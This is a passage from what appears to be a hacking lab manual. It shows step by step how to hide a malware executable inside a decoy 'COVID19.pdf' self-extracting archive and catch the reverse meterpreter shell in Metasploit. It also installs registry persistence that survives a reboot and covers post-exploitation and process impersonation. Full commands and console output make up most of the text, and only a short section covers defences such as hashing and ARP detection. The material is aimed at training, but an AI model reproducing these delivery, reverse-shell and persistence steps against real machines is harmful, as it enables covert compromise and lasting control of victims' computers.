
12. Highlight Malware and PDF file and add them to archive




13. Give the archive a name and choose create SFX archive then **click on advanced**




14. Click on **SFX options** -> **update** and choose **Extract and update files** and **overwrite all files** (see screenshot)




15. Then click on **Setup** tab and add the malware name ended with .exe and followed by Pdf file name ended with pdf




16. Click on **Modes** and click on hide start dialog



17. Then click on **Text and icon** tab, in the bottom load SFX icon from file and choose the ico file that we created.



18. OK then OK and final file will be generated.



The file COVID19.pdf is the final embedded PDF file that when opened the malware will automatically start and make a reverse connection to the Kali machine.

19. In Kali we are going to setup msfconsole (Metasploit) to listen to incoming connection from the victim machine that run the PDF file. We are going to setup msfconsole to send persistence script to the victim machine after the first connection established. The script will change some Windows registry setting to make the malware file independent from the PDF file and start automatically when the Windows machine rebooted .

#msfconsole

```
root@kali:~# msfconsole
```



```
##### #  
##### #  
##### #  
##### #  
##### #  
##### #  
##### #  
##### #
```

Load msgrpc (to use Kage as session GUI controller)

```

msf5 > load msfrpc
[-] Failed to load plugin from /usr/share/metasploit-framework/plugins/msfrpc: c
annot load such file -- /usr/share/metasploit-framework/plugins/msfrpc
msf5 > load msgrpc
[*] MSGRPC Service: 127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: YiwviVaP
[*] Successfully loaded plugin: msgrpc
msf5 > 

```

```

#use exploit/multi/handler
#set PAYLOAD windows/meterpreter/reverse_tcp
#set LHOST 10.0.2.23
#set LPORT 4444
#Set ExitOnSession false
#set AutoRunScript exploits/windows/local/persistence LPORT=4444 (this
command to make the malware file persistence )
#exploit -j

```

```

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.23
LHOST => 10.0.2.23
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(multi/handler) > set AutoRunScript exploits/windows/local/persistence LPORT=4444
AutoRunScript => exploits/windows/local/persistence LPORT=4444
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.23:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.23:4444 -> 10.0.2.6:49723) at 2020-08-04 14:17:11 -0400
[*] Session ID 1 (10.0.2.23:4444 -> 10.0.2.6:49723) processing AutoRunScript 'exploits/windows/local
/persistence LPORT=4444'
[-] Handler failed to bind to 10.0.2.23:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[*] Running persistent module against MSEDGEWIN10 via session ID: 1
[+] Persistent VBS script written on MSEDGEWIN10 to C:\Users\ADMINI~1\AppData\Local\Temp\yIDyUijUbAK
.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\tteDvWalbL
[+] Installed autorun on MSEDGEWIN10 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\tteDvWalb
L
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/MSEDGEWIN10_20200804.1713/MSEDGEWIN10
_20200804.1713.rc

```

20. Go to Windows machine and open the PDF file, the reverse connection will start to Kali

```
#sessions
```

```
#sessions 1
```


```
msf5 exploit(multi/handler) > sessions

Active sessions
=====
Id  Name  Type
--  ---  ---
1   meterpreter x86/windows  MSEDGEWIN10\Administrator @ MSEDGEWIN10  10.0.2.23:4444 -> 10.0
.2.6:49723 (10.0.2.6)

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > 
```

21. Start Kage and setup job to interact with the session



Dashboard

Jobs


Payload: windows/meterpreter/reverse_tcp

LHOST: 10.0.2.23 LPORT: 4444

Job id: 0 Type: Exploit: multi/handler

Options: EnableContextEncoding ExitOnSession

Create



Dashboard > Sessions

| # | Platform | Architecture | Computer Name | Host | Port | Payload |
|---|----------|--------------|---|----------|-------|-------------|
| 0 | windows | x86 | MSEDGEWIN10\Administrator @ MSEDGEWIN11 | 10.0.2.6 | 49702 | meterpreter |

Interact Remove

22. Go back to Windows and close the PDF file, notice that the session did not close.

23. Reboot Windows machine and monitor Kali msfconsole for new

sessions (to check the persistence module works)

24. Type >sessions

>Sessions 3

```
msf5 exploit(multi/handler) >
[*] Sending stage (176195 bytes) to 10.0.2.6
[*] Meterpreter session 3 opened (10.0.2.23:4444 -> 10.0.2.6:49714) at 2020-08-04 14:35:30 -0400
[*] Session ID 3 (10.0.2.23:4444 -> 10.0.2.6:49714) processing AutoRunScript 'exploits/windows/local/persistence LPOR
[-] Handler failed to bind to 10.0.2.23:4444:-
[-] Handler failed to bind to 0.0.0.0:4444:-
[*] Running persistent module against MSEdgeWIN10 via session ID: 3
[+] Persistent VBS script written on MSEdgeWIN10 to C:\Users\ADMINI~1\AppData\Local\Temp\0lHlOLRmPVbVo.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\GFDvtB
[+] Installed autorun on MSEdgeWIN10 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\GFDvtB
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/MSEdgeWIN10_20200804.3532/MSEdgeWIN10_20200804.3532.rc

msf5 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type          Information          Connection
  --  ---  ---          -----
  3   meterpreter x86/windows MSEdgeWIN10\Administrator @ MSEdgeWIN10  10.0.2.23:4444 -> 10.0.2.6:49714 (10.0.2.6)

msf5 exploit(multi/handler) > sessions 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer      : MSEdgeWIN10
OS           : Windows 10 (10.0 Build 17134).
Architecture  : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter > 
```


25. In Kage remove the old sessions and create new session because the session number is change after the reboot.
26. To Clean up Windows 10 from the Malware persistence mode delete the Jvb script located under `c:/Users/Administrator/AppData/local/Temp` or use the provided cleanup script

Meterpreter> resource <<location of clean up script>>

Exercise 35 Embedding Malware inside image file

Same procedure used to imbed a PDF file with malware, can be used to embed an Image with malware.

1. Go through exercise 34, just replace the PDF file with an image.



6.8. Protecting against smart delivery methods

There are three ways to protect against smart backdoors delivery methods, blocking or preventing Man in the Middle by using trusted networks, VPN clients or using Xarp in systems, Xarp application that detect and ARP poisoning, Xrap free version can be downloaded from

<http://www.xarp.net/#download>

Only use https connections to websites as they are encrypted and cannot be patched in the fly.

Use hashing, hashing is a file signature that the file you downloaded into your machine is the same file that the publisher has in his website and not changed in the way, normally file publisher have file hash published in their website beside the file name to be downloaded.

When you download a file and before running the file into your machine generate the file hash and compare it to the hash number published in the owner website, if the two numbers are identical then the file is save and did not changed in the way if they do not match then the file is not save.

Generating hash can have done through command line or their GUI tool that available on the internet.

7

Post Exploitation

As the term suggests, post exploitation basically means the phases of operation once a victim's system has been compromised by the attacker. The value of the compromised system is determined by the value of the actual data stored in it and how an attacker may make use of it for malicious purposes. This phase deals with collecting sensitive information, documenting it, and having an idea of the configuration settings, network interfaces, and other communication channels. These may be used to maintain persistent access to the system as per the attacker's needs.

7. Post exploitation

Post exploitation is that after the attacker gain access to the victim computer using backdoor program or another method, he will try to have full control of the victim PC by reading, copying, writing or deleting files and running PC peripherals like Camera , mic , ..etc. In this section we have exercise to create backdoor file using Veil and then using Metasploit console to listen to the request to connect coming from the backdoor file when it is delivered to the victim PC, for testing purposes we are going to use same file created in exercise 32 and the same basic delivery method which was through Kali website.

7.1. Metasploit meterpreter commands

Exercise 36: Post Exploitation

1. Start Kali Machine
2. Check the port used in the backdoor file that created by Viel in Exercise 32

```
[go/meterpreter/rev_https>>]: set LHOST 10.0.2.23
[go/meterpreter/rev_https>>]: set LPORT 4445
[go/meterpreter/rev_https>>]: set PROCESSORS 1
[go/meterpreter/rev_https>>]: set SLEEP 5
[go/meterpreter/rev_https>>]: options
```

```
Payload: go/meterpreter/rev_https selected
```

3. In Kali start webserver apache2

```
#service apache2 start
```

4. Setup Kali to listen to connection


```

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 10.0.2.23
LHOST => 10.0.2.23
msf5 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.23:4445

```

5. Start windows machine
6. Access the Kali website that contain the backdoor file from exercise 32



Index of /malware

| Name | Last modified | Size | Description |
|----------------------------------|------------------|------|-------------|
| Parent Directory | | - | |
| kagetest.exe | 2020-08-03 20:22 | 72K | |
| revhttps.exe | 2020-08-03 18:09 | 2.8M | |
| revtcp23.exe | 2020-08-03 14:44 | 287K | |
| win10.exe | 2020-07-29 14:46 | 2.8M | |

Apache/2.4.43 (Debian) Server at 10.0.2.23 Port 80

7. In windows Run the file downloaded from Kali website.
8. Looking at Kali listener you will see the connection established and you have meterpreter session

```

[*] Started HTTPS reverse handler on https://10.0.2.23:4445
[*] https://10.0.2.23:4445 handling request from 10.0.2.6; (UUID: plvzdo4o) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.23:4445 -> 10.0.2.6:49811) at 2020-08-05 14:42:42 -0400

meterpreter > 

```

9. To see all possible commands that we can run in the victim machine run command

```
meterpreter>help  
meterpreter>background
```

10. The background command makes the backdoor running in the background.

```
meterpreter>sessions  
show currently running sessions
```

```
meterpreter > background  
[*] Backgrounding session 1...  
msf5 exploit(multi/handler) > sessions  
  
Active sessions  
=====
```

| Id | Name | Type | Information | Connection |
|----|------|-------------------------|---|---|
| 1 | | meterpreter x86/windows | MSEDGEWIN10\Administrator @ MSEDGEWIN10 | 10.0.2.23:4445 -> 10.0.2.6:49811 (10.0.2.6) |

```
msf5 exploit(multi/handler) > 
```

11. to interact with the session, you need to write command

```
>sessions 1 ( to connect back to the session )
```

12. `meterpreter>ipconfig` (which will show Windows network configurations)

```

meterpreter > ipconfig

Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
=====
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:04:18:04
MTU : 1500
IPv4 Address : 10.0.2.6
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f590:a0cd:d841:d69b
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:::

```

7.2. Process impersonation

Metasploit meterpreter can change the process ID of the malware software to take another Windows process ID. This will make the malware more deceiving when someone look at Windows running processes.

meterpreter>ps

ps command will list all running processes in the target computer

| | | | | | | | root@kali: ~ 18x88 |
|-----------|-----------------------------|-------|--|----------------------------|--|--|--------------------|
| 2824 588 | SecurityHealthService.exe | x64 0 | | MSEDEWIN10\Administrator | C:\Windows\System32\taskhostw.exe | | |
| 2968 1076 | taskhostw.exe | x64 1 | | MSEDEWIN10\sshhd_server | C:\Program Files\OpenSSH\bin\cygrunsrv.exe | | |
| 3012 588 | cygrunsrv.exe | x64 0 | | MSEDEWIN10\IISUser | C:\Windows\System32\dsamain.exe | | |
| 3028 588 | dsamain.exe | x64 0 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\wlms\wlms.exe | | |
| 3100 588 | wlms.exe | x64 0 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\svchost.exe | | |
| 3116 588 | svchost.exe | x64 0 | | MSEDEWIN10\Administrator | C:\Windows\System32\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe | | |
| 3460 816 | MicrosoftEdgeCP.exe | x64 1 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\svchost.exe | | |
| 3480 588 | svchost.exe | x64 0 | | MSEDEWIN10\Administrator | C:\Windows\System32\svchost.exe | | |
| 3492 588 | svchost.exe | x64 1 | | NT AUTHORITY\LOCAL SERVICE | C:\Windows\System32\svchost.exe | | |
| 3664 588 | svchost.exe | x64 0 | | MSEDEWIN10\conhost.exe | C:\Windows\System32\svchost.exe | | |
| 3684 716 | conhost.exe | x64 0 | | NT AUTHORITY\sshhd_server | C:\Windows\System32\conhost.exe | | |
| 3696 816 | WinStore.App.exe | x64 1 | | MSEDEWIN10\Administrator | C:\Program Files\WindowsApps\Microsoft.WindowsStore_12007.1001.2.0_x64_8wekyb3d8bbwe\W | | |
| App.exe | | | | | | | |
| 3756 588 | sppsvc.exe | x64 0 | | NT AUTHORITY\LOCAL SERVICE | C:\Windows\System32\svchost.exe | | |
| 3768 588 | svchost.exe | x64 0 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\wbem\WmiPrvSE.exe | | |
| 3772 816 | WmiPrvSE.exe | x64 0 | | MSEDEWIN10\Administrator | C:\Windows\System32\svchost.exe | | |
